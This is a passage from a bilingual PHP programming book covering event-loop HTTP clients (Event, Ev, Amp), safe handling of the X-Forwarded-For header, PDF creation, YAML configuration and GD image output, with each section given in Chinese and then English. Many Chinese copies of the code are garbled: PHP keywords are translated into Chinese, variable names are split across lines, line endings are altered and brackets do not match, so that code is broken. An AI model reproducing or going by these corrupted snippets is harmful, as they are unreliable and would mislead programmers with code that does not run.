* @param int $cmd A EventHttpRequest::CMD_* constant
* @param string $resource HTTP request resource, e.g. '/page?a=b&c=d'
*
* @return EventHttpRequest|false
*/
public function addRequest($address, $port, array $headers,
    $cmd = EventHttpRequest::CMD_GET, $resource = '/')
{
    $conn = new EventHttpConnection($this->base, null, $address, $port);
    $conn->setTimeout(5);

    $req = new EventHttpRequest([$this, '_requestHandler'], $this->base);

    foreach ($headers as $k => $v) {
        $req->addHeader($k, $v, EventHttpRequest::OUTPUT_HEADER);
    }
    $req->addHeader('Host', $address, EventHttpRequest::OUTPUT_HEADER);
    $req->addHeader('Connection', 'close', EventHttpRequest::OUTPUT_HEADER);
    if ($conn->makeRequest($req, $cmd, $resource)) {
        $this->connections []= $conn;
        return $req;
    }

    return false;
}

/**
* @brief Handles an HTTP request
*
* @param EventHttpRequest $req
* @param mixed $unused
*
* @return void
*/
public function _requestHandler($req, $unused) {
    if (is_null($req)) {
        echo "Timed out\n";
    } else {
        $response_code = $req->getResponseCode();

        if ($response_code == 0) {

```

```

echo "连接被拒绝";} elseif ($res-
    $ponse_code != 200) {echo "意外的响应:$res-
    ponse_code";} else {
    echo "成功:$response_code";$buf = $re-
    q->getInputBuffer();echo "正文:";

    while ($s = $buf->readLine(EventBuffer::EOL_ANY)) {
        echo $s, PHP_EOL;
    }
}
}

$address = "my-host.local";
$port = 80;
$headers = [ 'User-Agent' => 'My-User-Agent/1.0', ];

$client = new MyHttpClient();

// 添加待处理请求
for ($i = 0; $i < 10; $i++) {
    $client->addRequest($address, $port, $headers,
        EventHttpRequest::CMD_GET, '/test.php?a=' . $i);
}

// 分发待处理请求
$client->run();

```

test.php

这是服务器端的示例脚本。

```

<?php
echo 'GET: ', var_export($_GET, true), PHP_EOL;
echo 'User-Agent: ', $_SERVER['HTTP_USER_AGENT'] ?? '(none)', PHP_EOL;

```

用法

php http-client.php

示例输出

```

成功: 200
正文:
GET: array (
    'a' => '1',
)
User-Agent: My-User-Agent/1.0
成功: 200
正文:
GET: array (
    'a' => '0',
)
User-Agent: My-User-Agent/1.0
成功: 200
正文:
GET: 数组 (

```

```

echo "Connection refused\n";
} elseif ($response_code != 200) {
    echo "Unexpected response: $response_code\n";
} else {
    echo "Success: $response_code\n";
    $buf = $req->getInputBuffer();
    echo "Body:\n";
    while ($s = $buf->readLine(EventBuffer::EOL_ANY)) {
        echo $s, PHP_EOL;
    }
}
}

$address = "my-host.local";
$port = 80;
$headers = [ 'User-Agent' => 'My-User-Agent/1.0', ];

$client = new MyHttpClient();

// Add pending requests
for ($i = 0; $i < 10; $i++) {
    $client->addRequest($address, $port, $headers,
        EventHttpRequest::CMD_GET, '/test.php?a=' . $i);
}

// Dispatch pending requests
$client->run();

```

test.php

This is a sample script on the server side.

```

<?php
echo 'GET: ', var_export($_GET, true), PHP_EOL;
echo 'User-Agent: ', $_SERVER['HTTP_USER_AGENT'] ?? '(none)', PHP_EOL;

```

Usage

php http-client.php

Sample Output

```

Success: 200
Body:
GET: array (
    'a' => '1',
)
User-Agent: My-User-Agent/1.0
Success: 200
Body:
GET: array (
    'a' => '0',
)
User-Agent: My-User-Agent/1.0
Success: 200
Body:
GET: 数组 (

```

```
'a' => '3',
)
...

```

(已截断。)

注意，该代码设计用于CLI SAPI中的长期处理。

第70.6节：基于Ev扩展的HTTP客户端

这是一个基于Ev扩展的示例HTTP客户端。

Ev扩展实现了一个简单而强大的通用事件循环。它不提供网络专用的监视器，但其I/O监视器可用于套接字的异步处理。

下面的代码展示了如何安排HTTP请求进行并行处理。

http-client.php

```
<?php
类 MyHttpRequest {
    /// @var MyHttpClient
    私有 $http_client;
    /// @var 字符串
    私有 $address;
    /// @var 字符串类型的HTTP资源，例如 /page?get=param
    私有 $resource;
    /// @var 字符串 HTTP 方法，如 GET、POST 等。
    私有 $method;
    /// @var 整数
    私有 $service_port;
    /// @var 资源 Socket
    私有 $socket;
    /// @var 双精度浮点数 连接超时时间（秒）。
    私有 $timeout = 10;
    /// @var 整数 socket_recv() 的块大小（字节）
    私有 $chunk_size = 20;
    /// @var EvTimer
    私有 $timeout_watcher;
    /// @var EvIo
    私有 $write_watcher;
    /// @var EvIo
    私有 $read_watcher;
    /// @var EvTimer
    私有 $conn_watcher;
    /// @var 用于接收数据的缓冲区
    私有 $buffer;
    /// @var 非阻塞模式下套接字扩展报告的错误数组。
    私有 static $e_nonblocking = [
        11, // EAGAIN 或 EWOULDBLOCK
        115, // EINPROGRESS
    ];
}

/**
 * @param MyHttpClient $client
 * @param string $host 主机名，例如 google.co.uk
 * @param string $resource HTTP 资源，例如 /page?a=b&c=d
 * @param string $method HTTP 方法：GET、HEAD、POST、PUT 等。
 * @throws RuntimeException
 */
public function __construct(MyHttpClient $client, $host, $resource, $method) {
```

```
'a' => '3',
)
...

```

(Trimmed.)

Note, the code is designed for long-term processing in the [CLI SAPI](#).

Section 70.6: HTTP Client Based on Ev Extension

This is a sample HTTP client based on [Ev](#) extension.

Ev extension implements a simple yet powerful general purpose event loop. It doesn't provide network-specific watchers, but its [I/O watcher](#) can be used for asynchronous processing of [sockets](#).

The following code shows how HTTP requests can be scheduled for parallel processing.

http-client.php

```
<?php
class MyHttpRequest {
    /// @var MyHttpClient
    private $http_client;
    /// @var string
    private $address;
    /// @var string HTTP resource such as /page?get=param
    private $resource;
    /// @var string HTTP method such as GET, POST etc.
    private $method;
    /// @var int
    private $service_port;
    /// @var resource Socket
    private $socket;
    /// @var double Connection timeout in seconds.
    private $timeout = 10.;
    /// @var int Chunk size in bytes for socket_recv()
    private $chunk_size = 20;
    /// @var EvTimer
    private $timeout_watcher;
    /// @var EvIo
    private $write_watcher;
    /// @var EvIo
    private $read_watcher;
    /// @var EvTimer
    private $conn_watcher;
    /// @var string buffer for incoming data
    private $buffer;
    /// @var array errors reported by sockets extension in non-blocking mode.
    private static $e_nonblocking = [
        11, // EAGAIN or EWOULDBLOCK
        115, // EINPROGRESS
    ];
}

/**
 * @param MyHttpClient $client
 * @param string $host Hostname, e.g. google.co.uk
 * @param string $resource HTTP resource, e.g. /page?a=b&c=d
 * @param string $method HTTP method: GET, HEAD, POST, PUT etc.
 * @throws RuntimeException
 */
public function __construct(MyHttpClient $client, $host, $resource, $method) {
```

```

$this->http_client = $client;
$this->host = $host;
$this->resource = $resource;
$this->method = $method;

// 获取WWW服务的端口
$this->service_port = getservbyname('www', 'tcp');

// 获取目标主机的IP地址
$this->address = gethostbyname($this->host);

// 创建一个TCP/IP套接字
$this->socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
if (!$this->socket) {
    throw new RuntimeException("socket_create() 失败：原因：" .
        socket_strerror(socket_last_error())));
}

// 设置O_NONBLOCK标志
socket_set_nonblock($this->socket);

$this->conn_watcher = $this->http_client->getLoop()
    ->timer(0, 0., [$this, 'connect']);
}

public function __destruct() {
    $this->close();
}

private function freeWatcher(&$w) {
    if ($w) {
        $w->stop();
        $w = null;
    }
}

/**
* 释放请求的所有资源
*/
private function close() {
    if ($this->socket) {
        socket_close($this->socket);
        $this->socket = null;
    }

    $this->freeWatcher($this->timeout_watcher);
    $this->freeWatcher($this->read_watcher);
    $this->freeWatcher($this->write_watcher);
    $this->freeWatcher($this->conn_watcher);
}

/**
* 在套接字上初始化连接
* @return bool
*/
public function connect() {
    $loop = $this->http_client->getLoop();

    $this->timeout_watcher = $loop->timer($this->timeout, 0., [$this, '_onTimeout']);
    $this->write_watcher = $loop->io($this->socket, Ev::WRITE, [$this, '_onWritable']);

    return socket_connect($this->socket, $this->address, $this->service_port);
}

```

```

$this->http_client = $client;
$this->host = $host;
$this->resource = $resource;
$this->method = $method;

// Get the port for the WWW service
$this->service_port = getservbyname('www', 'tcp');

// Get the IP address for the target host
$this->address = gethostbyname($this->host);

// Create a TCP/IP socket
$this->socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
if (!$this->socket) {
    throw new RuntimeException("socket_create() failed: reason: " .
        socket_strerror(socket_last_error())));
}

// Set O_NONBLOCK flag
socket_set_nonblock($this->socket);

$this->conn_watcher = $this->http_client->getLoop()
    ->timer(0, 0., [$this, 'connect']);
}

public function __destruct() {
    $this->close();
}

private function freeWatcher(&$w) {
    if ($w) {
        $w->stop();
        $w = null;
    }
}

/**
* Deallocates all resources of the request
*/
private function close() {
    if ($this->socket) {
        socket_close($this->socket);
        $this->socket = null;
    }

    $this->freeWatcher($this->timeout_watcher);
    $this->freeWatcher($this->read_watcher);
    $this->freeWatcher($this->write_watcher);
    $this->freeWatcher($this->conn_watcher);
}

/**
* Initializes a connection on socket
* @return bool
*/
public function connect() {
    $loop = $this->http_client->getLoop();

    $this->timeout_watcher = $loop->timer($this->timeout, 0., [$this, '_onTimeout']);
    $this->write_watcher = $loop->io($this->socket, Ev::WRITE, [$this, '_onWritable']);

    return socket_connect($this->socket, $this->address, $this->service_port);
}

```

```

}

/**
* 超时 (EvTimer) 观察者的回调函数
*/
public function _onTimeout(EvTimer $w) {
    $w->stop();
    $this->close();
}

/**
* 当套接字变为可写时调用的回调函数
*/
public function _onWritable(EvIo $w) {
    $this->timeout_watcher->stop();
    $w->stop();

    $in = implode("\r", [
        "{$this->method} {$this->resource} HTTP/1.1",
        "Host: {$this->host}",
        'Connection: Close']]);
    $in .= "\r\r";
}

if (!socket_write($this->socket, $in, strlen($in))) {
    trigger_error("Failed writing $in to socket", E_USER_ERROR);
    return;
}

$loop = $this->http_client->getLoop();
$this->read_watcher = $loop->io($this->socket,
    Ev::READ, [$this, '_onReadable']);

// 继续运行循环
$loop->run();
}

/**
* 当套接字变为可读时调用的回调函数
*/
public function _onReadable(EvIo $w) {
    // 以非阻塞模式接收20字节
    $ret = socket_recv($this->socket, $out, 20, MSG_DONTWAIT);

    if ($ret) {
        // 仍有数据可读。将读取的数据块追加到缓冲区。
        $this->buffer .= $out;
    } elseif ($ret === 0) {
        // 数据全部读取完毕
        printf("<<<%s>>>", rtrim($this->buffer));
        fflush(STDOUT);

        $w->stop();
        $this->close();
        return;
    }

    // 捕获 EINPROGRESS、EAGAIN 或 EWOULDBLOCK
    if (in_array(socket_last_error(), static::$e_nonblocking)) {
        return;
    }

    $w->stop();
    $this->close();
}

}

/**
 * Callback for timeout (EvTimer) watcher
 */
public function _onTimeout(EvTimer $w) {
    $w->stop();
    $this->close();
}

/**
 * Callback which is called when the socket becomes writable
 */
public function _onWritable(EvIo $w) {
    $this->timeout_watcher->stop();
    $w->stop();

    $in = implode("\r\n", [
        "{$this->method} {$this->resource} HTTP/1.1",
        "Host: {$this->host}",
        'Connection: Close',
    ]);
    $in .= "\r\n\r\n";

    if (!socket_write($this->socket, $in, strlen($in))) {
        trigger_error("Failed writing $in to socket", E_USER_ERROR);
        return;
    }

    $loop = $this->http_client->getLoop();
    $this->read_watcher = $loop->io($this->socket,
        Ev::READ, [$this, '_onReadable']);

    // Continue running the loop
    $loop->run();
}

/**
 * Callback which is called when the socket becomes readable
 */
public function _onReadable(EvIo $w) {
    // recv() 20 bytes in non-blocking mode
    $ret = socket_recv($this->socket, $out, 20, MSG_DONTWAIT);

    if ($ret) {
        // Still have data to read. Append the read chunk to the buffer.
        $this->buffer .= $out;
    } elseif ($ret === 0) {
        // All is read
        printf("\n<<<\n%s\n>>>", rtrim($this->buffer));
        fflush(STDOUT);
        $w->stop();
        $this->close();
        return;
    }

    // Caught EINPROGRESS, EAGAIN, or EWOULDBLOCK
    if (in_array(socket_last_error(), static::$e_nonblocking)) {
        return;
    }

    $w->stop();
    $this->close();
}

```

```

    }

///////////////
class MyHttpClient {
    /// @var array MyHttpRequest 实例数组
    private $requests = [];
    /// @var EvLoop
    private $loop;

    public function __construct() {
        // 每个 HTTP 客户端运行自己的事件循环
        $this->loop = new EvLoop();
    }

    public function __destruct() {
        $this->loop->stop();
    }

    /**
     * @return EvLoop
     */
    public function getLoop() {
        return $this->loop;
    }

    /**
     * 添加一个待处理请求
     */
    public function addRequest(MyHttpRequest $r) {
        $this->requests []= $r;
    }

    /**
     * 分发所有待处理请求
     */
    public function run() {
        $this->loop->run();
    }
}

/////////////
// 用法
$client = new MyHttpClient();
foreach (range(1, 10) as $i) {
    $client->addRequest(new MyHttpRequest($client, 'my-host.local', '/test.php?a=' . $i, 'GET'));
}
$client->run();

```

测试

假设 `http://my-host.local/test.php` 脚本正在打印 `$_GET` 的转储内容：

```
<?php
echo 'GET: ', var_export($_GET, true), PHP_EOL;
```

然后执行 `php http-client.php` 命令的输出将类似于以下内容：

<<<<

```

    }

/////////////
class MyHttpClient {
    /// @var array Instances of MyHttpRequest
    private $requests = [];
    /// @var EvLoop
    private $loop;

    public function __construct() {
        // Each HTTP client runs its own event loop
        $this->loop = new EvLoop();
    }

    public function __destruct() {
        $this->loop->stop();
    }

    /**
     * @return EvLoop
     */
    public function getLoop() {
        return $this->loop;
    }

    /**
     * Adds a pending request
     */
    public function addRequest(MyHttpRequest $r) {
        $this->requests []= $r;
    }

    /**
     * Dispatches all pending requests
     */
    public function run() {
        $this->loop->run();
    }
}

/////////////
// Usage
$client = new MyHttpClient();
foreach (range(1, 10) as $i) {
    $client->addRequest(new MyHttpRequest($client, 'my-host.local', '/test.php?a=' . $i, 'GET'));
}
$client->run();

```

Testing

Suppose `http://my-host.local/test.php` script is printing the dump of `$_GET`:

```
<?php
echo 'GET: ', var_export($_GET, true), PHP_EOL;
```

Then the output of `php http-client.php` command will be similar to the following:

<<<<

```
HTTP/1.1 200 OK
服务器: nginx/1.10.1
日期: 2016年12月2日 星期五 12:39:54 GMT
内容类型: text/html; 字符集=UTF-8
传输编码: 分块传输
连接: 关闭
X-Powered-By: PHP/7.0.13-pl0-gentoo
```

```
1d
GET: 数组 (
  'a' => '3',
)

0
>>>
<<<
HTTP/1.1 200 OK
服务器: nginx/1.10.1
日期: 2016年12月2日 星期五 12:39:54 GMT
内容类型: text/html; 字符集=UTF-8
传输编码: 分块
连接: 关闭
X-Powered-By: PHP/7.0.13-pl0-gentoo
```

```
1d
GET: 数组 (
  'a' => '2',
)
```

```
0
>>>
...
```

(已截断)

注意，在 PHP 5 中，sockets 扩展可能会针对 EINPROGRESS、EAGAIN 和 EWOULDBLOCK errno 值记录警告。可以通过以下方式关闭日志

```
error_reporting(E_ERROR);
```

第 70.7 节：使用 Amp 事件循环

Amp 利用 Promises (Awaitables 的另一种称呼) 和生成器来创建协程。

```
require __DIR__ . '/vendor/autoload.php';

use Amp\DNS;

// 尝试我们系统定义的解析器或谷歌的，选择最快的
function queryStackOverflow($recordtype) {
    $requests = [
        DNS\query("stackoverflow.com", $recordtype),
        DNS\query("stackoverflow.com", $recordtype, ["server" => "8.8.8.8"]),
    ];
    // 返回一个 Promise，当第一个请求完成时解析
    return yield Amp\first($request);
}

|Amp\run(function() { // 主循环，隐式协程
    try {
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.1
Date: Fri, 02 Dec 2016 12:39:54 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/7.0.13-pl0-gentoo
```

```
1d
GET: array (
  'a' => '3',
)

0
>>>
<<<
HTTP/1.1 200 OK
Server: nginx/1.10.1
Date: Fri, 02 Dec 2016 12:39:54 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/7.0.13-pl0-gentoo
```

```
1d
GET: array (
  'a' => '2',
)
```

```
0
>>>
...
```

(trimmed)

Note, in PHP 5 the sockets extension may log warnings for EINPROGRESS, EAGAIN, and EWOULDBLOCK errno values. It is possible to turn off the logs with

```
error_reporting(E_ERROR);
```

Section 70.7: Using Amp event loop

Amp harnesses Promises [another name for Awaitables] and Generators for coroutine creation.

```
require __DIR__ . '/vendor/autoload.php';

use Amp\DNS;

// Try our system defined resolver or googles, whichever is fastest
function queryStackOverflow($recordtype) {
    $requests = [
        DNS\query("stackoverflow.com", $recordtype),
        DNS\query("stackoverflow.com", $recordtype, ["server" => "8.8.8.8"]),
    ];
    // returns a Promise resolving when the first one of the requests resolves
    return yield Amp\first($request);
}

\Amp\run(function() { // main loop, implicitly a coroutine
    try {
```

```
// 使用 Amp\resolve() 转换为协程
$promise = Amp\resolve(queryStackOverflow(Dns\Record::NS));
list($ns, $type, $ttl) = // 我们只需要一个 NS 结果，而不是全部
    current(yield Amp\imeout($promise, 2000 /* 毫秒 */));
echo "最快响应我们查询的服务器结果是 $ns";
} catch (Amp\TimeoutException $e) {
    echo "2 秒内没有收到响应！再见！";
} catch (Dns\NoRecordException $e) {
    echo "没有 NS 记录？愚蠢的 DNS 名称服务器！";
}
});
```

```
// convert to coroutine with Amp\resolve()
$promise = Amp\resolve(queryStackOverflow(Dns\Record::NS));
list($ns, $type, $ttl) = // we need only one NS result, not all
    current(yield Amp\timeout($promise, 2000 /* milliseconds */));
echo "The result of the fastest server to reply to our query was $ns";
} catch (Amp\TimeoutException $e) {
    echo "We've heard no answer for 2 seconds! Bye!";
} catch (Dns\NoRecordException $e) {
    echo "No NS records there? Stupid DNS nameserver!";
}
});
```

第71章：如何检测客户端IP地址

第71.1节：HTTP_X_FORWARDED_FOR 的正确使用

鉴于最新的httpoxy漏洞，还有另一个被广泛误用的变量。

HTTP_X_FORWARDED_FOR 通常用于检测客户端IP地址，但如果没有任何额外的检查，可能会导致安全问题，尤其是在该IP随后被用于身份验证或未经清理的SQL查询时。

大多数现有的代码示例忽略了这样一个事实：HTTP_X_FORWARDED_FOR 实际上可以被视为客户端自身提供的信息，因此不是检测客户端IP地址的可靠来源。一些示例确实添加了关于可能误用的警告，但代码本身仍然缺乏任何额外的检查。

下面是一个用PHP编写的函数示例，说明如何检测客户端IP地址，前提是你知道客户端可能位于代理后面，并且你知道该代理是可信的。如果你不知道任何可信代理，可以直接使用 REMOTE_ADDR

```
function get_client_ip()
{
    // 如果没有任何可靠信息，则无事可做
    if (!isset($_SERVER['REMOTE_ADDR'])) {
        return NULL;
    }

    // 由可信代理用来指代
    // 原始IP的头部
    $proxy_header = "HTTP_X_FORWARDED_FOR";

    // 已知以安全方式处理"proxy_header"的所有代理列表
    $trusted_proxies = array("2001:db8::1", "192.168.50.1");

    if (in_array($_SERVER['REMOTE_ADDR'], $trusted_proxies)) {

        // 获取受信任代理后面的客户端IP
        if (array_key_exists($proxy_header, $_SERVER)) {

            // 请求头可能包含多个经过的代理IP。
            // 只有最后一个代理添加的IP（列表中的最后一个IP）是可信的。
            $client_ip = trim(end(explode(",", $_SERVER[$proxy_header])));

            // 以防万一进行验证
            if (filter_var($client_ip, FILTER_VALIDATE_IP)) {
                return $client_ip;
            } else {
                // 验证失败——是配置代理的人不对，还是创建受信任代理列表的人不对？
                // TODO：一些错误处理，用于通知需要惩罚
            }
        }
    }

    // 在所有其他情况下，REMOTE_ADDR 是我们唯一可以信任的 IP。
    return $_SERVER['REMOTE_ADDR'];
}
```

Chapter 71: How to Detect Client IP Address

Section 71.1: Proper use of HTTP_X_FORWARDED_FOR

In the light of the latest [httpoxy](#) vulnerabilities, there is another variable, that is widely misused.

HTTP_X_FORWARDED_FOR is often used to detect the client IP address, but without any additional checks, this can lead to security issues, especially when this IP is later used for authentication or in SQL queries without sanitization.

Most of the code samples available ignore the fact that HTTP_X_FORWARDED_FOR can actually be considered as information provided by the client itself and therefore **is not** a reliable source to detect clients IP address. Some of the samples do add a warning about the possible misuse, but still lack any additional check in the code itself.

So here is an example of function written in PHP, how to detect a client IP address, if you know that client may be behind a proxy and you know this proxy can be trusted. If you don't know any trusted proxies, you can just use REMOTE_ADDR

```
function get_client_ip()
{
    // Nothing to do without any reliable information
    if (!isset($_SERVER['REMOTE_ADDR'])) {
        return NULL;
    }

    // Header that is used by the trusted proxy to refer to
    // the original IP
    $proxy_header = "HTTP_X_FORWARDED_FOR";

    // List of all the proxies that are known to handle 'proxy_header'
    // in known, safe manner
    $trusted_proxies = array("2001:db8::1", "192.168.50.1");

    if (in_array($_SERVER['REMOTE_ADDR'], $trusted_proxies)) {

        // Get IP of the client behind trusted proxy
        if (array_key_exists($proxy_header, $_SERVER)) {

            // Header can contain multiple IP-s of proxies that are passed through.
            // Only the IP added by the last proxy (last IP in the list) can be trusted.
            $client_ip = trim(end(explode(",", $_SERVER[$proxy_header])));

            // Validate just in case
            if (filter_var($client_ip, FILTER_VALIDATE_IP)) {
                return $client_ip;
            } else {
                // Validation failed - beat the guy who configured the proxy or
                // the guy who created the trusted proxy list?
                // TODO: some error handling to notify about the need of punishment
            }
        }
    }

    // In all other cases, REMOTE_ADDR is the ONLY IP we can trust.
    return $_SERVER['REMOTE_ADDR'];
}
```

```
print get_client_ip();
```

```
print get_client_ip();
```

第72章：在PHP中创建PDF文件

第72.1节：PDFlib入门

此代码要求您使用PDFlib库才能正常运行。

```
<?php
$pdf = pdf_new(); //初始化新对象

pdf_begin_document($pdf); //创建新的空白PDF
pdf_set_info($pdf, "Author", "John Doe"); //设置PDF信息
pdf_set_info($pdf, "Title", "HelloWorld");
pdf_begin_page($pdf, (72 * 8.5), (72 * 11)); //指定页面宽度和高度
$font = pdf_findfont($pdf, "Times-Roman", "host", 0) //加载字体
pdfSetFont($pdf, $font, 48); //设置字体
pdf_set_text_pos($pdf, 50, 700); //设置文本位置
pdf_show($pdf, "Hello_World!"); //在指定位置打印文本
pdf_end_page($pdf); //结束页面
pdf_end_document($pdf); //关闭对象

$document = pdf_get_buffer($pdf); //从缓冲区获取内容

$length = strlen($document); $filename = "HelloWorld.pdf"; //获取PDF长度并分配文件名

header("Content-Type:application/pdf");
header("Content-Length:" . $length);
header("Content-Disposition:inline; filename=" . $filename);

echo($document); //发送文档到浏览器
unset($document); pdf_delete($pdf); //清理内存
?>
```

Chapter 72: Create PDF files in PHP

Section 72.1: Getting Started with PDFlib

This code requires that you use the [PDFlib library](#) for it to function properly.

```
<?php
$pdf = pdf_new(); //initialize new object

pdf_begin_document($pdf); //create new blank PDF
pdf_set_info($pdf, "Author", "John Doe"); //Set info about your PDF
pdf_set_info($pdf, "Title", "HelloWorld");
pdf_begin_page($pdf, (72 * 8.5), (72 * 11)); //specify page width and height
$font = pdf_findfont($pdf, "Times-Roman", "host", 0) //load a font
pdfSetFont($pdf, $font, 48); //set the font
pdf_set_text_pos($pdf, 50, 700); //assign text position
pdf_show($pdf, "Hello_World!"); //print text to assigned position
pdf_end_page($pdf); //end the page
pdf_end_document($pdf); //close the object

$document = pdf_get_buffer($pdf); //retrieve contents from buffer

$length = strlen($document); $filename = "HelloWorld.pdf"; //Finds PDF length and assigns file name

header("Content-Type:application/pdf");
header("Content-Length:" . $length);
header("Content-Disposition:inline; filename=" . $filename);

echo($document); //Send document to browser
unset($document); pdf_delete($pdf); //Clear Memory
?>
```

第73章：PHP中的YAML

第73.1节：安装YAML扩展

YAML不包含在标准PHP安装中，而是需要作为PECL扩展安装。在Linux/Unix系统上，可以通过简单的命令安装

```
pecl install yaml
```

注意，系统中必须安装libyaml-dev包，因为PECL包只是libYAML调用的一个包装器。

Windows机器上的安装方式不同——你可以下载预编译的DLL，或者从源码构建。

第73.2节：使用YAML存储应用程序配置

[YAML](#)提供了一种存储结构化数据的方式。数据可以是简单的名称-值对，也可以是复杂的层级数据，值甚至可以是数组。

考虑以下YAML文件：

```
database:  
  driver: mysql  
    host: database.mydomain.com  
    port: 3306  
  db_name: sample_db  
    user: myuser  
  password: Passw0rd  
  debug: true  
  country: us
```

假设它被保存为config.yaml。然后在PHP中读取此文件可以使用以下代码：

```
$config = yaml_parse_file('config.yaml');  
print_r($config);
```

print_r 将产生以下输出：

```
数组  
(  
  [database] => 数组  
    (  
      [driver] => mysql  
      [host] => database.mydomain.com  
      [port] => 3306  
      [db_name] => sample_db  
      [user] => myuser  
      [password] => Passw0rd  
    )  
  
  [debug] => 1  
  [country] => us  
)
```

现在可以通过使用数组元素来使用配置参数：

Chapter 73: YAML in PHP

Section 73.1: Installing YAML extension

YAML does not come with a standard PHP installation, instead it needs to be installed as a PECL extension. On linux/unix it can be installed with a simple

```
pecl install yaml
```

Note that libyaml-dev package must be installed on the system, as the PECL package is simply a wrapper around libYAML calls.

Installation on Windows machines is different - you can either download a pre-compiled DLL or build from sources.

Section 73.2: Using YAML to store application configuration

[YAML](#) provides a way to store structured data. The data can be a simple set of name-value pairs or a complex hierarchical data with values even being arrays.

Consider the following YAML file:

```
database:  
  driver: mysql  
  host: database.mydomain.com  
  port: 3306  
  db_name: sample_db  
  user: myuser  
  password: Passw0rd  
  debug: true  
  country: us
```

Let's say, it's saved as config.yaml. Then to read this file in PHP the following code can be used:

```
$config = yaml_parse_file('config.yaml');  
print_r($config);
```

print_r will produce the following output:

```
Array  
(  
  [database] => Array  
    (  
      [driver] => mysql  
      [host] => database.mydomain.com  
      [port] => 3306  
      [db_name] => sample_db  
      [user] => myuser  
      [password] => Passw0rd  
    )  
  
  [debug] => 1  
  [country] => us  
)
```

Now config parameters can be used by simply using array elements:

```
$dbConfig = $config['database'];

$connectString = $dbConfig['driver']
    . ":host={$dbConfig['host']}"
    . ":port={$dbConfig['port']}"
    . ":dbname={$dbConfig['db_name']}"
    . ":user={$dbConfig['user']}"
    . ":password={$dbConfig['password']}";
$dbConnection = new \PDO($connectString, $dbConfig['user'], $dbConfig['password']);
```

```
$dbConfig = $config['database'];

$connectString = $dbConfig['driver']
    . ":host={$dbConfig['host']}"
    . ":port={$dbConfig['port']}"
    . ":dbname={$dbConfig['db_name']}"
    . ":user={$dbConfig['user']}"
    . ":password={$dbConfig['password']}";
$dbConnection = new \PDO($connectString, $dbConfig['user'], $dbConfig['password']);
```

第74章：使用GD进行图像处理

第74.1节：图像输出

可以使用image*函数创建图像，其中*表示文件格式。

它们具有以下共同的语法：

```
bool image__(resource $im [, mixed $to [ other parameters]] )
```

保存到文件

如果您想将图像保存到文件，可以将文件名或已打开的文件流作为\$to传入。如果传入的是流，您无需关闭它，因为GD会自动关闭。

例如，要保存为PNG文件：

```
imagepng($image, "/path/to/target/file.png");

$stream = fopen("phar://path/to/target.phar/file.png", "wb");
imagepng($image2, $stream);
// 不要调用 fclose($stream)
```

使用fopen时，确保使用b标志而不是t标志，因为文件是二进制输出。

不要尝试将fopen("php://temp", \$f)或fopen("php://memory", \$f)传入。由于函数调用后会关闭流，您将无法继续使用它，例如获取其内容。

作为HTTP响应输出

如果您想直接将此图像作为响应返回（例如创建动态徽章），则无需传入任何参数（或传入null）作为第二个参数。但是，在HTTP响应中，您需要指定内容类型：

```
header("Content-Type: $mimeType");
```

\$mimeType是您返回格式的MIME类型。示例包括image/png、image/gif和image/jpeg。

写入变量

有两种方法可以写入变量。

使用OB（输出缓冲）

```
ob_start();
imagepng($image, null, $quality); // 传入null，假设写入标准输出
$binary = ob_get_clean();
```

使用流包装器

你可能有很多理由不想使用输出缓冲。例如，你可能已经开启了OB。因此，需要一个替代方案。

使用stream_wrapper_register函数，可以注册一个新的流包装器。因此，你可以将一个流传递给图像输出函数，并稍后检索它。

Chapter 74: Image Processing with GD

Section 74.1: Image output

An image can be created using [image* functions](#), where * is the file format.

They have this syntax in common:

```
bool image__(resource $im [, mixed $to [ other parameters]] )
```

Saving to a file

If you want to save the image to a file, you can pass the filename, or an opened file stream, as \$to. If you pass a stream, you don't need to close it, because GD will automatically close it.

For example, to save a PNG file:

```
imagepng($image, "/path/to/target/file.png");

$stream = fopen("phar://path/to/target.phar/file.png", "wb");
imagepng($image2, $stream);
// Don't fclose($stream)
```

When using [fopen](#), make sure to use the b flag rather than the t flag, because the file is a binary output.

Do **not** try to pass [fopen\("php://temp", \\$f\)](#) or [fopen\("php://memory", \\$f\)](#) to it. Since the stream is closed by the function after the call, you will be unable to use it further, such as to retrieve its contents.

Output as an HTTP response

If you want to directly return this image as the response of the image (e.g. to create dynamic badges), you don't need to pass anything (or pass [null](#)) as the second argument. However, in the HTTP response, you need to specify your content type:

```
header("Content-Type: $mimeType");
```

\$mimeType is the MIME type of the format you are returning. Examples include [image/png](#), [image/gif](#) and [image/jpeg](#).

Writing into a variable

There are two ways to write into a variable.

Using OB (Output Buffering)

```
ob_start();
imagepng($image, null, $quality); // pass null to supposedly write to stdout
$binary = ob_get_clean();
```

Using stream wrappers

You may have many reasons that you don't want to use output buffering. For example, you may already have OB on. Therefore, an alternative is needed.

Using the [stream_wrapper_register](#) function, a new stream wrapper can be registered. Hence, you can pass a stream to the image output function, and retrieve it later.

```
<?php
```

```
class GlobalStream{
    private $var;

    public function stream_open(string $path){
        $this->var =& $GLOBALS[parse_url($path)]["host"];
        return true;
    }

    public function stream_write(string $data){
        $this->var .= $data;
        return strlen($data);
    }
}

stream_wrapper_register("global", GlobalStream::class);

$image = imagecreatetruecolor(100, 100);
imagefill($image, 0, 0, imagecolorallocate($image, 0, 0, 0));

$stream = fopen("global://myImage", "");
imagepng($image, $stream);
echo base64_encode($myImage);
```

在此示例中，`GlobalStream` 类将任何输入写入引用变量（即间接写入给定名称的全局变量）。该全局变量稍后可以直接检索。

需要注意一些特殊事项：

- 一个完整实现的流包装器类应当像`this`这样，但根据对`__call`魔术方法的测试，只有`stream_open`、`stream_write`和`stream_close`会被内部函数调用。
- 在`fopen`调用中不需要标志，但至少应传入一个空字符串。这是因为`fopen`函数期望有此参数，即使你在`stream_open`实现中不使用它，也仍然需要一个占位参数。
- 根据测试，`stream_write`会被调用多次。记得使用`.=`（连接赋值），而不是`=`（直接变量赋值）。

示例用法

在`` HTML标签中，可以直接提供图像，而不是使用外部链接：

```
echo '';
```

第74.2节：创建图像

要创建一个空白图像，使用`imagecreatetruecolor`函数：

```
$img = imagecreatetruecolor($width, $height);
```

`$img` 现在是一个图像资源的资源变量，具有`$widthx$height`像素。注意宽度是从左到右计算，高度是从上到下计算。

图像资源也可以通过图像创建函数创建，例如：

